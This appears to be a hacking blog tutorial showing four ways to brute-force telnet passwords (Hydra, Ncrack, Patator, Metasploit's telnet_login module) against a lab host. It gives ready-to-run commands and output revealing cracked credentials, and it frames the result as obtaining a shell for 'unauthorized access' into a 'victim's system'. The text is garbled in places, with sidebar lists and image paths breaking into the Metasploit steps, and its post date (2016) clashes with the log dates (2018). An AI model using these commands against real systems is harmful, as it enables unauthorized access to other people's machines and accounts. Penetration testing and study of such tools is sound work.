4 Ways to Hack Telnet Passsword

posted in HACKING TOOLS , KALI LINUX , PENETRATION TESTING on MARCH 6, 2016

by RAJ CHANDEL SHARE

Hydra

Hydra is often the tool of choice. It can perform rapid dictionary attacks against more than 50 protocols, including telnet, ftp, http, https, smb, several databases, and much more

Now, we need to choose a wordlist. As with any dictionary attack, the wordlist is key. Kali has numerous wordlists built right in.

Run the following command

hydra –L /root/Desktop/user.txt –P /root/Desktop/pass.txt 192.168.1.106 telnet

Here

-L: denotes path for username list

-P: denotes path for password list

As you can observe that we had successfully grabbed the telnet **username** as **xander** and **password** as **123**.

```
root@kali:~# hydra -L /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.106 telnet
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret servic orga

Hydra (http://www.thc.org/thc-hydra) starting at 2018-03-06 03:12:21
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH,
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:4/p:4), ~1 try per tas
[DATA] attacking telnet://192.168.1.106:23/
[23][telnet] host: 192.168.1.106   login: xander   password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-03-06 03:12:35
```

Ncrack

Ncrack is a high-speed network authentication cracking tool. It was built to help companies secure their networks by proactively testing all their hosts and networking devices for poor passwords.

Run the following command

ncrack –U /root/Desktop/user.txt –P /root/Desktop/pass.txt 192.168.1.106:23

Here

-U: denotes path for username list

-P: denotes path for password list

As you can observe that we had successfully grabbed the telnet **username** as **xander** and **password** as **123**.

```
root@kali:~# ncrack -U /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.106:23

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-03-06 03:22 EST
Stats: 0:03:12 elapsed; 0 services completed (1 total)
Rate: 0.00; Found: 1; About 75.00% done; ETC: 03:26 (0:01:04 remaining)
(press 'p' to list discovered credentials)
Stats: 0:03:18 elapsed; 0 services completed (1 total)
Rate: 0.00; Found: 1; About 75.00% done; ETC: 03:26 (0:01:06 remaining)
(press 'p' to list discovered credentials)
Discovered credentials for telnet on 192.168.1.106 23/tcp:
192.168.1.106 23/tcp telnet: 'xander' '123'
Discovered credentials for telnet on 192.168.1.106 23/tcp:
192.168.1.106 23/tcp telnet: 'xander' '123'
```

Patator

Patator is a multi-purpose brute-forcer, with a modular design and a flexible usage. It is quite useful for making brute force attack on several ports such as FTP, HTTP, SMB and etc.


patator telnet_login host=192.168.1.106 inputs='FILE0\nFILE1' 0=/root/Desktop/user.txt 1=/root/Desktop/pass.txt persistent=0 prompt_re='Username: | Password:'

```
root@kali:~# patator telnet_login host=192.168.1.106 inputs='FILE0\nFILE1' 0=/root/Deskt
op/user.txt 1=/root/Desktop/pass.txt persistent=0 prompt_re='Username:|Password:'
```

From given below image you can observe that the process of dictionary attack starts and thus, you will attain the username and password of your victim.

Categories

- BackTrack 5 Tutorials
- Best of Hacking
- Browser Hacking
- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Domain Hacking
- Email Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing
- Social Engineering Toolkit
- Trojans & Backdoors
- Website Hacking
- Window Password Hacking
- Windows Hacking Tricks
- Wireless Hacking
- Youtube Hacking



Metasploit

This module will test a telnet login on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

Open Kali terminal type **msfconsole**

Now type **use auxiliary/scanner/telnet/telnet_login**

msf exploit (telnet_login)>set rhosts 192.168.1.106 (IP of Remote Host)

msf exploit (telnet_login)>set user_file /root/Desktop/user txt

msf exploit (telnet_login)>set pass_file /root/Desktop/pass.txt

Articles

Select Month


Facebook Page

Be the first of your friends to like this

msf exploit (telnet_login)>set stop_on_success true

msf exploit (telnet_login)> exploit

From given below image you can observe that we had successfully grabbed the telnet password and username, moreover metasploit serves an additional benefit by providing remote **system command shell** for unauthorized access into victim's system.



Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**

Share this:

Like this:

Loading...

ABOUT THE AUTHOR

RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

PREVIOUS POST
← WIFI FORENSIC INVESTIGATION USING WIFIHISTORYVIEW

NEXT POST
HOW TO SETUP VYOS (VIRTUAL ROUTER PENTEST LAB) →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

Save my name, email, and website in this browser for the next time I comment.

POST COMMENT

- [ ] Notify me of follow-up comments by email.
- [ ] Notify me of new posts by email.